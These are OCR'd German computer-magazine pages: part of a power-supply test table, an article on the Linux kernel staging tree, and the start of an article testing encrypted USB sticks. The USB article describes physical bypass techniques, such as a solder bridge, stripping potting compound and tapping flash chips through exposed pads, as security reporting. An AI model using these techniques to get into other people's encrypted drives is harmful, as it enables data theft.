|---------------------------------|---------------------------------|---------------------------------|----------------------------------|---------------------------------|---------------------------------|
| 42,0 W / 58,9 VA
61 % / 0,71 | 40,2 W / 85,0 VA
64 % / 0,47 | 36,6 W / 48,6 VA
70 % / 0,75 | 35,3 W / 88,5 VA
71 % / 0,40 | 37,3 W / 50,6 VA
68 % / 0,74 | 41,4 W / 71,8 VA
62 % / 0,58 |
| 58,6 W / 74,1 VA
70 % / 0,79 | 56,3 W / 95,2 VA
72 % / 0,59 | 53,7 W / 65,3 VA
76 % / 0,82 | 51,3 W / 104,9 VA
78 % / 0,49 | 53,8 W / 65,3 VA
75 % / 0,82 | 57,5 W / 85,7 VA
71 % / 0,67 |

| | | | | | |
|--|--|--|--|--|--|
| 173,4 W / 186,0 VA
82 % / 0,93
0,3 Sone / 23,1 dBA | 171,2 W / 196,8 VA
83 % / 0,87
0,2 Sone / 20,1 dBA | 169,1 W / 182,8 VA
84 % / 0,93
0,3 Sone / 22,8 dBA | 167,4 W / 203,3 VA
85 % / 0,82
< 0,1 Sone / < 17 dBA | 167,5 W / 179,3 VA
84 % / 0,93
0,4 Sone / 25,5 dBA | 173,0 W / 200,5 VA
81 % / 0,86
< 0,1 Sone / < 17 dBA |
|--|--|--|--|--|--|

| | | | | | |
|--|--|--|--|---|--|
| 411,1 W / 423,6 VA
86 % / 0,97
0,6 Sone / 27,7 dBA | 403,8 W / 419,2 VA
88 % / 0,96
0,1 Sone / 19,9 dBA | 406,1 W / 420,0 VA
87 % / 0,97
0,4 Sone / 23,4 dBA | 408,3 W / 438,9 VA
87 % / 0,93
0,2 Sone / 21,1 dBA | 411,1 W / 430,6 VA
86 % / 0,95
0,5 Sone / 26,7 dBA | 402,2 W / 432,4 VA
88 % / 0,93
< 0,1 Sone / < 17 dBA |
| 845,1 W / 858,3 VA
84 % / 0,98 | 821,7 W / 833,4 VA
87 % / 0,99 | 826,7 W / 842,8 VA
85 % / 0,98 | 854,3 W / 871,0 VA
83 % / 0,98 | (682,7 W / 706,2 VA) ¹
(83 % / 0,97) ¹ | 810,5 W / 845,5 VA
87 % / 0,96 |
| 28 K
4,6 Sone / 46,0 dBA | 20 K
0,8 Sone / 29,5 dBA | 22 K
3,4 Sone / 42,4 dBA | 22 K
2,8 Sone / 41,5 dBA | (14 K) ¹
(2,1 Sone / 37,9 dBA) ¹ | 28 K
1,8 Sone / 36,6 dBA |
| 16 / 16 ms | 16 / 11 ms | 19 / 22 ms | 14 / 17 ms | (11 / 15 ms) ¹ | 19 / 15 ms |
| ✓ / ✓
✓ / ✓ | ✓ / ✓
✓ / ✓ | B / –
B / – | ✓ / ✓
✓ / ✓ | (✓ / ✓) ¹
(✓ / ✓) ¹ | ✓ / ✓
✓ / ✓ |
| 83 € | 113 € | 72 € | 100 € | k. A. | 129 € |
| 73 € | 109 € | 73 € | 90 € | 72 € | 108 € |

| | | | | | |
|--|---------------------------------------|--------------------------------------|---------------------------------------|--|---------------------------------------|
| ΘΘ / Θ / Θ
ΘΘ / Θ
Ο / Θ / Θ
⊕ | Θ / Θ / Θ
ΘΘ / Θ
Ο / Θ / Θ
Ο | Ο / Θ / Θ
Θ / Θ
Ο / Θ / Θ
Ο | ΘΘ / Θ / Θ
Θ / Θ
⊕ / Θ / Θ
Ο | Θ / Θ / Θ
ΘΘ / Θ
Ο / Θ / Θ
(Ο) ¹ | Ο / Θ / Θ
ΘΘ / Θ
Ο / Θ / Θ
Ο |
| ⊕⊕ / ⊕ / ⊕⊕
⊕⊕ / ⊕⊕ / ⊕ | ⊕⊕ / ⊕⊕ / ⊕
⊕⊕ / ⊕⊕ / ⊕ | ⊕⊕ / ⊕⊕ / ⊕ | ⊕⊕ / ⊕⊕ / ⊕ | ⊕⊕ / ⊕⊕ / ⊕⊕ / (Ο) ¹ | ⊕⊕ / ⊕⊕ / ⊕⊕ / (Ο) ¹ |

¹ bei 80 Prozent Last, da Gerät spezifizierte Volllast nicht schaffte² Herabstufung wegen starken Zirpens bei dynamischer Last



Thorsten Leemhuis

Aufzuchtstation

Wie erfolgreich ist Linux-Staging?

Unausgereifene Treiber und Erweiterungen sammeln die Kernel-Entwickler im Staging-Zweig. Er soll beim Beseitigen von Qualitätsmängeln helfen – in den vergangenen zwei Jahren reifte dort allerdings nur ein Staging-Treiber zum „ordentlichen“ Linux-Treiber. Dennoch zieht der Verwalter des Staging-Bereichs ein positives Fazit.

Als einer der letzten großen Hersteller von WLAN-Chips entwickelt seit Kurzem auch Broadcom einen quelloffenen Linux-Treiber für die eigenen WLAN-Bausteine. Die Kernel-Entwickler wollen ihn in die Linux-Version 2.6.37 integrieren. Da er unausgereift ist, soll er nicht zu den Atheros- oder Intel-WLAN-Treibern im Netzwerk-Subsystem stoßen, sondern in den Staging-Bereich einziehen.

Dort liegen bereits über fünfzig andere Treiber und Erweiterungen, deren Code die Qualitätsansprüche nicht erfüllt, welche die Entwickler des Linux-Kernels oder die Pro-

grammierer des Codes selbst anlegen. Der Staging-Zweig hatte beim Beheben solcher Probleme helfen sollen, die teilweise auch Anwender plagen. Eine Analyse zeigt jedoch: Wenn der Code im Staging-Bereich überhaupt reift, dann nur sehr langsam.

Aufbereiten

Die Ziele des Staging-Zweigs hatte Greg Kroah-Hartman beim Start im Sommer 2008 umrissen (siehe Link am Ende des Artikels): unabhängig vom Kernel verwaltete Treiber und andere für sich allein stehende Erweite-

rungen sammeln, die zu unausgereift sind, um sie in den Linux-Kernel aufzunehmen. Das sollte den Code einer größeren Schar von Anwendern und Testern zugänglich machen sowie erfahrenen Kernel-Hackern die Mitarbeit erleichtern. Davon erhoffte sich Kroah-Hartman unter anderem Verbesserungen am Code, damit der langfristig vom Staging-Zweig in den Kernels umziehen kann.

Die Idee gefiel auch Linus Torvalds und anderen Kernel-Entwicklern, sodass sie den anfangs separat gewarteten Staging-Zweig mit Linux 2.6.28 bereits kurz nach dem Start in den Hauptentwicklungszweig von Linux integrierten. Kroah-Hartman war sich von Anfang an durchaus bewusst, dass der Code häufig unausgereift und von schlechter Qualität sein würde. Er formulierte daher vor Staging-Code warnende Hilfetexte für die Kernel-Konfiguration und bezeichnete sich selbst etwas scherhaft als „Verwalter des Mists“ („Maintainer of Crap“). Er brachte zudem Code ein, durch den sich der Kernel beim Laden von Staging-Treiber als „TAIN_CRAP“ („Beschmutzt mit Mist“) markiert; diese Kennzeichnungen wird mit schwerwiegenden Fehlermeldungen des Kernels ausgegeben, damit ersichtlich ist, dass Staging-Code aktiv und möglicherweise für Probleme (mit)verantwortlich war.

Bei Aufnahme in den Hauptentwicklungszweig von Linux enthielt der unterhalb von drivers/staging/ eingepflegte Staging-Bereich ein knappes Dutzend Unterverzeichnisse mit Treibern. Mit der Zeit stießen zahlreiche andere Treiber und Erweiterungen zum Kernel, sodass es nach zwei Jahren mit der dieser Tage erwarteten Linux-Version 2.6.36 über fünfzig sein werden; in den meisten liegt jeweils ein einzelner Treiber. Einige von ihnen sind für eher exotische Hardware. Zu den bekannteren zählen Microsofts Treiber für die Hypervisor-Schnittstelle Hyper-V, ein DisplayLink-Treiber für USB-Bildschirme sowie mehrere WLAN-Treiber von Ralink, Realtek und VIA; Letztere unterstützten WLAN-Chips, die häufig in Netbooks und günstigen Notebooks stecken.

Aufgepeppt?

Bei einer Analyse der zwischen Linux 2.6.28 (Herbst 2008) und 2.6.36-RC5 (Herbst 2010) zum Staging-Bereich gestoßenen oder daraus entfernten Code fanden wir lediglich einen Treiber, dessen Dateien mit Hilfe von „git mv“ aus dem Staging-Zweig an eine andere Stelle des Kernel-Quellcodes verschoben wurde: der „Restricted Access Region Register Driver“ rar_register. Intel hat ihn für die mit Atom-Prozessor ausgestatteten Mobile Internet Devices (MIDs) geschrieben. Er stieß bei Linux 2.6.32 zum Staging-Zweig und zog nach ungefähr einem Jahr im Rahmen der 2.6.36-Entwicklung um.

Nur bedingt lässt sich der für Kernel-based Mode-Setting (KMS) bei Radeon-Grafikchips zuständige und bei 2.6.31 in den Kernel integrierte Treiber als ein positives Resultat des Staging-Zweigs werten. Zwar musste man

ihn bei den Linux-Kernel 2.6.31 und 2.6.32 über das Konfigurations-Menü des Staging-Zweigs aktivieren; genau wie andere Staging-Treiber markierte er den Kernel beim Laden als „beschmutzt“. Sein Code lag allerdings von Anfang an im Subsystem für Grafiktreiber (drivers/gpu/drm/); dessen Betreuer ist gleichzeitig auch einer der Hauptentwickler des Treibers. Er hatte ihn bewusst früh in einer noch nicht ausgereiften Form integriert und anfangs als Staging-Treiber gekennzeichnet, damit der Treiber schneller mehr Tester erreicht. Durch diesen Ansatz konnten die Entwickler außerdem das API beim Beseitigen von Fehlern in nicht abwärtskompatibler Weise anpassen; außerhalb des Staging-Bereichs wird das nicht geduldet. Ohne den Staging-Zweig wäre der Treiber mit ziemlicher Sicherheit auch in den Kernel eingegangen, nur halt erst bei 2.6.33 oder 2.6.34.

Den gleichen Trick nutzen die Grafiktreiber-Entwickler bei den derzeit als Staging-Treiber markierten, aber im Grafiksubsystem abgelegten KMS-Treibern nouveau für GeForce-Grafikchips und vmwgfx für die virtuellen GPUs einiger VMware-Hypervisor. Der An-satz der Grafiktreiber-Entwickler unterscheidet sich nicht sonderlich von dem bei Btrfs genutzten Modell: Bei 2.6.29 wurde das damals wie heute unfertige Dateisystem in Linux integriert und seitdem im Rahmen des Hauptentwicklungszweigs weiterentwickelt. Btrfs ist in der Kernel-Konfiguration aber nicht im Staging-Menü einsortiert; vielmehr weist lediglich die Kennzeichnung „Experimentell“ auf die Unausgereiftheit hin. Ähnlich war es beim Ext4-Dateisystem, das bei 2.6.19 aufgenommen wurde und seit Linux 2.6.28 als alltagstauglich gilt, denn damals wurde die Experimentell-Einstufung entfernt.

Auch viele andere Kernel-Bestandteile tragen den Experimentell-Stempel, um anzusehen, dass sie noch unfertig sind; gelegentlich haben die Kernel-Hacker aber auch einfach vergessen, die Einstufung nach der Reife-Phase zu entfernen. Der Code experimenteller Bestandteile erfüllt aber die Qualitätsan-

sprüche der Kernel-Hacker und die Schnittstellen zum Userspace werden anders als bei Staging-Code nur in abwärtskompatibler Weise verändert.

Indirekt mag der Staging-Zweig bei der Entwicklung anderer Treiber geholfen haben, denn eine Hand voll Staging-Treiber wurde durch Treiber obsolet, die in den normalen Bereich des Kernels einzogen. Sie entstanden zumeist vollkommen unabhängig vom Staging-Zweig, enthalten jedoch Ideen, Konzepte und gelegentlich sogar Code der Staging-Treiber. Der bei Linux 2.6.30 aufgenommene WLAN-Treiber at76c50x-usb etwa basiert in Teilen auf dem Staging-Treiber at76_usb – Letzteren entfernen die Kernel-Hacker bei Linux 2.6.32 aus dem Staging-Zweig.

Bei rund einem Dutzend Treibern und Kernel-Erweiterungen führte der Einzug in den Staging-Zweig zu keinerlei Erfolg: Der Code flog nach einigen Wochen oder Monaten wieder raus, weil sich niemand um ihn gekümmert hat – darunter waren auch einige Treiber für Android-Smartphones. Bereits die Ankündigung des Staging-Zweigs hatte auf solche Schritte schließen lassen, denn Kroah-Hartman verlangte für jeden Treiber einen Ansprechpartner; er betonte ferner, der Staging-Zweig sei kein Platz, um Code in der Hoffnung abzuwerfen, dass ihn schon jemand anders verbessern werde.

Vier vermutlich von niemandem mehr eingesetzte Treiber für Uralt-WLAN-Hardware haben die Kernel-Entwickler bei 2.6.33 vom Netzwerk-Subsystem in den Staging-Zweig verlagert. Dieser bisher einmalige Sonderfall sollte Wartung und Weiterentwicklung des Netzwerk-Codes erleichtern. Da sich niemand der Treiber angenommen hat, wurden sie bei 2.6.35 entfernt.

In Arbeit

Auch den von Microsoft im Sommer vergangenen Jahres veröffentlichten und kurz danach in den Staging-Zweig integrierten Treibern für Hyper-V ist schon zweimal der Raus-

Anzeige

From: Greg KH <greg <at> kroah.com>
 Subject: [ANNOUNCE] linux-staging tree created
 Newsgroups: gmane.linux.kernel
 Date: 2008-06-10 19:05:40 GMT
 Oh great, not yet-another-kernel-tree, just what the world needs...
 Yes, this is an announcement of a new kernel tree, linux-staging. It is a quilt series of patches that can be found at:
 git://git.kernel.org/pub/scm/linux/kernel/git/gregkh/staging.git
 In a long and meandering thread with some of the other kernel developers a week or so ago, it came up that there is no single place for companies and developers to put their code for testing while it gets cleaned up for submission into the kernel tree. All of the different subsystems have trees, but they generally only want code that is about to go into this release, or the next one. For stuff that is farther off, there is no place to go.
 So, here's the tree for it. From the README:
 PURPOSE
 The linux-staging tree was created to hold drivers and filesystems and other semi-major additions to the Linux kernel that are not ready to be merged at this point in time. It is here for companies and authors to get a wider range of testing, and to allow for other members of the community to help with the development of these features for the eventual inclusion into the main kernel tree.

Der über zwei Jahre alte Staging-Zweig soll beim Verbessern von schlechten Linux-Treibern helfen; der Code reift aber vielfach nur sehr langsam.

Anzeige

Staging ist die Ausnahme, nicht die Regel

Firmen wie Broadcom, Microsoft, Ralink, Realtek oder VIA haben von der Presse und einigen Anwendern viel Lob für die Freigabe von Linux-Treibern erhalten, die später in den Staging-Zweig eingepflegt wurden. Ralink, Realtek oder VIA beteiligen sich allerdings gar nicht oder nur wenig an der Weiterentwicklung des Staging-Codes. Microsoft tut es und Broadcom plant es – die langsame Reife vieler Staging-Treiber zeigt allerdings, dass es so manchem Unternehmen nicht so richtig ernst mit dem Linux-Engagement ist, denn sonst würden sie erfahrene Kernel-Hacker auf ihren Code ansetzen.

Jede neue Linux-Version von Linus Torvalds bringt nämlich Dutzende neue Trei-

ber mit, bei denen meist nie auch nur die Rede davon war, sie in den Staging-Zweig aufzunehmen. Sie stammen von Freizeit-Programmierern oder Entwicklern, die für Linux-Distributionen oder AMD, Atheros, Intel, Nokia und Dutzende anderen Hardware-Herstellern arbeiten. Auch diese Treiber hatten anfangs meist kleinere Schwächen, auf die andere Kernel-Hacker im Rahmen der vor der Aufnahme obligatorischen Begutachtung („Review“) hingewiesen hatten; die Treiberprogrammierer konnten diese aber häufig innerhalb weniger Tage oder Wochen beseitigen. Das ermöglichte die Aufnahme ohne Staging-Zwischen-schritt, obwohl auch diese Treiber teilweise unfertig sind oder längst nicht alle Funktionen der Hardware unterstützen.

wurf angedroht worden: Der für die Treiber zuständige Microsoft-Mitarbeiter hatte zeitweise nicht auf Anfragen reagiert. Er tauchte zwar beide Male noch wieder rechtzeitig auf – die Weiterentwicklung verläuft allerdings recht schleppend, daher werden sie wohl noch länger den Staging-Stempel tragen.

Auch bei vielen anderen Staging-Treibern geht die Weiterentwicklung eher gemächlich voran. Änderungen gibt es zwar nicht zu knapp. Nicht wenige stammen jedoch von Entwicklern, die in die Kernel-Programmierung einsteigen wollen und Details verbessern – etwa den Quellcode an den Stil der Kernel-Entwickler anpassen. Die tiefer greifenden Probleme beseitigen diese Entwickler allerdings nicht oder nur langsam – einer

der Gründe, warum die Zahl der Verzeichnisse im Staging-Bereich von dem einen knappen Dutzend auf derzeit über fünfzig ange-wachsen ist.

Die Arbeit wert

In naher Zukunft sollen allerdings verschiedene Treiber und Erweiterungen die Staging-Einstufung ablegen, wie uns Greg Kroah-Hartman auf Anfrage mitteilte. Für eine Um-siedlung bei 2.6.37 vorgesehen sind etwa einige kleinere USB-Treiber sowie der Treiber samsung-laptop für die WLAN-Ein/Ausschalt-tasten und die Helligkeitsregelung einiger Samsung-Notebooks. Auch batman-adv – eine alternative Implementierung zum Ad-

Staging: android: delete android drivers

author Greg Kroah-Hartman <gregkh@suse.de>
Mon, 5 Oct 2009 23:29:29 +0000 (16:29 -0700)
committer Greg Kroah-Hartman <gregkh@suse.de>
Fri, 11 Dec 2009 20:23:21 +0000 (12:23 -0800)

These drivers are no longer being developed and the original authors seem to have abandoned them and hence, do not want them in the mainline kernel tree.


So sad :(

Cc: Brian Swetland <swetland@google.com>
Signed-off-by: Greg Kroah-Hartman <gregkh@suse.de>

15 files changed:

| | |
|---|---|
| drivers/staging/Kconfig | patch blob history |
| drivers/staging/Makefile | patch blob history |
| drivers/staging/android/Kconfig | [deleted file] patch blob history |
| drivers/staging/android/Makefile | [deleted file] patch blob history |
| drivers/staging/android/TODO | [deleted file] patch blob history |
| drivers/staging/android/binder.c | [deleted file] patch blob history |
| drivers/staging/android/binder.h | [deleted file] patch blob history |
| drivers/staging/android/logger.c | [deleted file] patch blob history |
| drivers/staging/android/logger.h | [deleted file] patch blob history |
| drivers/staging/android/lowmemorykiller.c | [deleted file] patch blob history |
| drivers/staging/android/ram_console.c | [deleted file] patch blob history |
| drivers/staging/android/timed_gpio.c | [deleted file] patch blob history |
| drivers/staging/android/timed_gpio.h | [deleted file] patch blob history |
| drivers/staging/android/timed_output.c | [deleted file] patch blob history |
| drivers/staging/android/timed_output.h | [deleted file] patch blob history |

Zahlreiche Staging-Treiber wurden weder verbessert noch betreut und flohen daher wieder raus – darunter auch einige Android-Treiber.



Wer sich selbst einen Kernel baut, wird bei der Konfiguration darauf hingewiesen, dass Staging-Code Ecken und Kanten aufweist und die üblichen Qualitätsstandards des Kernels nicht erfüllt.

hoc-Aufbau von Mesh-Netzwerken – würde derzeit von den Verwaltern des Netzwerk-Subsystems begutachtet und könnte den Staging-Bereich möglicherweise bald verlassen.

Ob Staging ein Erfolg sei, hängt laut Kroah-Hartman vom Betrachtungswinkel ab. Es sei zum Beispiel ein Erfolg, dass die Distributoren die zuvor außerhalb des Kernels und nun im Staging-Zweig enthaltenen Treiber nicht mehr selber zusammensuchen und auf neue Kernel-Versionen portieren müssen; der zentrale Platz vereinfache auch Anwendern Suche und Einbindung der Treiber.

Der Staging-Bereich würde zudem Firmen den Einstieg in Linux-Kernel-Entwicklung erheblich erleichtern; das sei ein überaus wichti-

tiger Erfolg, durch den Firmen wie Broadcom, Texas Instruments und Microsoft nun an Open-Source-Treibern mitarbeiten, was vor Jahren niemand erwartet hätte. Im Staging-Code hätten zudem einige Programmierer ihre ersten Gehversuche wagen können.

Er gestand aber auch ein, dass der Code teilweise recht lange braucht, um verbessert zu werden und den Staging-Zweig zu verlassen. In einigen Bereichen sei es ein eher träger Prozess. Da es aber konstant vorwärts geht, werte Kroah-Hartman den Staging-Zweig als Erfolg; die Arbeitszeit für die Pflege von Staging sei gut investiert. (thl)

www.ct.de/1022154

Anzeige

Probleme und Risiken von Staging-Treibern

Anwender sollten nur durch Staging-Treiber unterstützte Hardware besser meiden oder sich den Kauf solcher Bauteile wenigstens zweimal überlegen, denn häufig gibt es gute Gründe, warum Staging-Code die Qualitätsansprüche seiner Programmierer oder der Kernel-Entwickler nicht erfüllt. Dem kürzlich freigegebenen WLAN-Treiber vom Broadcom fehlt beispielsweise die Unterstützung zum Funken mit 40 MHz breiten Kanälen – ein optionales Feature des 802.11n-Standards, das jedoch erforderlich ist, um die maximale Datenübertragungsrate von 300 MBit/s erreichen zu können. Es fehlen dem Treiber aber noch zahlreiche weitere wichtige Funktionen wie die Unterstützung für Stromspartechniken oder die Verschlüsselung durch den WLAN-Chip. Ein anderes Beispiel: Die in Gastsystemen eingesetzten Hyper-V-Treiber hatten lange Probleme mit Multiprozessor-Systemen, obwohl es schon lange nichts Ungewöhnliches mehr ist, Gastsystemen mehr als einen virtuellen Prozessorkern zu spendieren.

Mehrfach und nachdrücklich hat auch der Entwickler des bei vielen Distributionen zur Netzwerkkonfiguration eingesetzten NetworkManager von WLAN-Hardware abge-

rat, die Staging-Treiber erfordert (siehe Link). Ursache dafür waren primär die schon länger im Staging-Bereich angesiedelten WLAN-Treiber von Ralink, Realtek und VIA, die eng mit den Treibern verwandt sind, welche die Unternehmen auf ihrer Homepages anbieten. Einige dieser Treiber nutzen jedoch nicht den für Basisfunktionen von WLAN-Treibern im Kernel zuständigen WLAN-Stack Mac80211, sondern setzen auf eigenen Code. Der hat einige Beschränkungen und treiberspezifische Probleme beim Zusammenspiel mit Programmen wie dem NetworkManager, die Mac80211 nicht zeigt – das führt zu Problemen mit dem Netzwerk-Konfigurationsprogramm, die Anwender dann zu Unrecht dem NetworkManager vorwerfen.

Diese und ähnliche Probleme sind einer der Gründe, warum Fedora so gut wie keine Staging-Treiber beiliegen. Die meisten Distributoren liefern Staging-Treiber mit, weisen jedoch nicht oder nur unzureichend auf die möglichen Probleme hin. Speziell die Gefahr, dass Treiber von einer Kernel-Version zur nächsten verschwinden, weil sich niemand mehr um sie kümmert, ist bei Staging-Treibern erheblich höher als bei regulären Kernel-Treibern.





Christiane Rütten

Panzerknacker

Sicherheit von USB-Safes

Die Hersteller von gesicherten USB-Sticks haben eine Reihe von Tricks im Programm, die es Unbefugten erschweren, an die gespeicherten Daten zu gelangen. Der Teufel steckt aber im Detail.

Aus Anwenderperspektive arbeiten USB-Safes stets nach demselben Prinzip: Man schickt ihnen den geheimen Zugangscode, und nur wenn er stimmt, gibt der integrierte Controller

den Zugriff auf die Daten frei. Doch damit enden auch schon die Gemeinsamkeiten. Es geht damit los, dass der Zugangscode über ein Freischaltprogramm auf dem PC oder ein PIN-Pad oder

einen biometrischen Sensor auf dem Stick eingegeben wird. Und was genau der Controller mit dem Zugangscode anstellt, bleibt dem Nutzer verborgen.

Glücklicherweise nahezu ausgestorben ist das Verfahren, die Authentifizierung des Nutzers komplett der PC-seitigen Software zu überlassen. Zuletzt mussten wir das unsichere Verhalten Anfang 2008 bei dem USB-Controller USBest UT176 [1] mit Fingerabdrucksensor feststellen. Der Controller wartete lediglich auf das Sesam-öffnedich-Signal von dem Fingerabdruckvergleichsprogramm auf dem PC. Mit dem Programm PLscsi konnte man das immer gleiche Signal aber auch ohne das biometrische Sicherheits-

theater erzeugen und die Daten anschließend ganz normal auslesen.

Bei aktuellen USB-Safes ist die Eingangstür jedoch in der Regel hinreichend verriegelt: ohne Schlüssel kein Zutritt. Ist das Schloss sicher, greifen moderne Panzerknacker aber zu Fräse, Lötkolben und Datenanalyseprogrammen. In der Trickkiste der Hersteller befinden sich daher auch Vergussmaterialien, einbruchssichere Gehäuse und diverse Verschlüsselungsverfahren.

Das wichtigste Angriffszenario ist das Auslösen und Auslesen der Flash-Chips. Wenn sich der USB-Safe leicht demontieren lässt, benötigen versierte Bastler dafür lediglich einen Speziallöt-

kolben, ein selbstgebautes Lesegerät und Fingerspitzengefühl. Einige Firmen bieten dies auch als Datenrettungsdienstleistung an, denn meist ist es die einzige Möglichkeit, um an Dateien auf defekten USB-Sticks zu gelangen. Die Kosten dafür liegen bei rund 500 Euro. Wenn die Datenretter aus den durcheinandergewürfelten Flash-Speicherblöcken wieder ein lesbares Dateisystem basteln sollen, wird es ungefähr doppelt so teurer.

Füllstoff

Vor gut vier Jahren brachte Corsair den Padlock auf den Markt, einen überraschend günstigen USB-Safe mit eingebautem PIN-Pad. Doch sein Funktionsprinzip hatte eine eklatante Schwachstelle: Eine simple Lötbrücke konnte den Controller auch ohne Freischaltung durch die unabhängige PIN-Einheit mit Strom versorgen – und schon flossen die Daten. Die größte Herausforderung für den Angreifer bestand gerade einmal darin, mit einem Multimeter die richtigen Pins zu finden.

Corsair hat das Problem zwar erkannt und die Gehäuse späterer Chargen mit einer Vergussmasse ausgespritzt, doch das verwendete Material war transparent, weich und obendrein unter Wärmezufuhr verformbar. Mit Feile oder Fräse, Cutter und Lötkolben bewaffnet, benötigten wir nicht einmal eine Stunde, die entscheidenden Lötstellen freizulegen [2].

Seitdem haben die Hersteller dazugelernt. Das Gehäuse des Nachfolgers Corsair Padlock 2 beispielsweise lässt sich ebenfalls problemlos öffnen, doch die Platinenoberseite mit den interessanten Bauteilen ist mit einem widerspenstigen Verguss überzogen. Wer sich dort an eine Schaltungsanalyse machen will, muss zunächst die schwarze Schicht über den Pins loswerden.


Mit Feinwerkzeugen und einem Mikroskop ist dies aber stets nur eine Frage der Zeit. Einige Materialien lassen sich auch mit Lösemitteln wie Aceton, Nitroverdünnung oder Trichlorethen lösen. Für die Platine und die meisten Bauteile ist eine solche Behandlung in der Regel fatal, aber sofern man lediglich an die Chips gelangen möchte, ist der Verlust hinnehmbar.

Besonders widerstandsfähig sind Epoxydharze, wie sie im Kingston DataTraveler 5000 und dem Ironkey verwendet werden. Beide Gehäuse konnten wir nicht zerstörungsfrei öffnen. Der DT5000 besteht aus einem Hartplastik-Gehäuse mit Metallbeschlag, der Ironkey sogar aus einem hohlgefrästen Aluminiumblock, den wir mit einer Fräse bearbeiten mussten.

Spritzt man das Gehäuse eines Sticks mit einem Füllmaterial aus, behindert dies jedoch unweigerlich den Wärmetransport. Ohne Berücksichtigung der thermischen Besonderheiten beim Design der Schaltung – etwa durch stromsparende oder hitzetolerante Bauteile – gibt vergossene Elektronik schnell den Geist auf.

Beispielsweise die Entwickler des nach FIPS 140-2 zertifizierten Corporate Secure USB Drive von Verbatim sowie der 2009er-Version des SafeStick Business von Blockmaster griffen zu einem obendrein kostengünstigeren Kompromiss: Sie vergossen nur sicherheitskritische Bauelemente mit einem undurchsichtigen Harz. Im Corporate Secure waren dies der Controller, der die Daten AES-verschlüsselt im Flash speichert, sowie sein Spannungsstabilisator.

Letzteres dient der Erschwerung sogenannter Seitenkanalangriffe. Über eine Technik namens differenzielle Leistungsanalyse lassen sich unter Umständen Rückschlüsse auf die in einem Prozessor ablaufenden Berechnungen ziehen. Je nach IC-Design und Programmierung kann man den Programmfluss durch kurzzeitiges Absenken der Spannungsversorgung sogar gezielt beeinflussen (Fault Injec-



So nicht! Transparente und formbare Vergussmassen wie im Padlock von Corsair machen Hardware-Angriffe unnötig leicht.


tion). Vor einigen Jahren häuften sich die Berichte über unautorisierte Transaktionen mit verlorenen Bankkarten, deren Besitzer Stein und Bein schworen, niemandem die PIN verraten zu haben. Sicherheitsexperten stellten damals fest, dass sich die PIN-Abfrage der damaligen Generation von Bankkartenchips, deren Programmierer keine Gegenmaßnahmen vorgesehen hatten, mit Fault Injection überlisten ließ. Solch fortschrittliche Angriffe erfordern allerdings direkten Zugang zu den Stromversorgungspins der ICs und sind Gegenstand aktueller Sicherheitsforschung.

Die SafeStick-Designer hingen- gen vergossen lediglich die Pins der zusätzlich auf der Platine verklebten Flash-Chips, was einerseits das Auslösen erschwert, andererseits aber auch zum Problem werden kann. Die 512-MByte-Version enthält nämlich

nur einen von zwei vorgesehenen Flash-Chips. Die SMD-Pads für den zweiten Baustein auf der Rückseite bleiben in dieser Ausbaustufe frei zugänglich. In einer solchen Konfiguration sind die Pins der Flash-Chips aber bis auf die Chip-Select-Pins parallel geschaltet, um Datenleitungen zu sparen. Mit Chip Select wählt der Controller den anzusprechenden Flash-Chip aus, sodass er mit nur einem Satz Datenpins auskommt. So muss man lediglich die Vergussmasse über dem Chip-Select-Pin entfernen; die restlichen Kontakte erhält man durch Anlöten feiner Drähte an die Pads auf der zugänglichen Unterseite.

Verschlüsselung

Verguss hin oder her: Physische Sicherheitsmechanismen lassen sich letztlich irgendwie umgehen. Daher bleibt als letzte Bas-



Häufig anzutreffen ist eine harte Schutzschicht auf der Platinenseite mit den interessanten Bauteilen, hier im verbesserten Padlock 2 von Corsair. Dies erschwert das Auslösen, doch unter Umständen laufen interessante Datenleitungen über die Rückseite, wo sie sich mit Drähten anzapfen lassen.



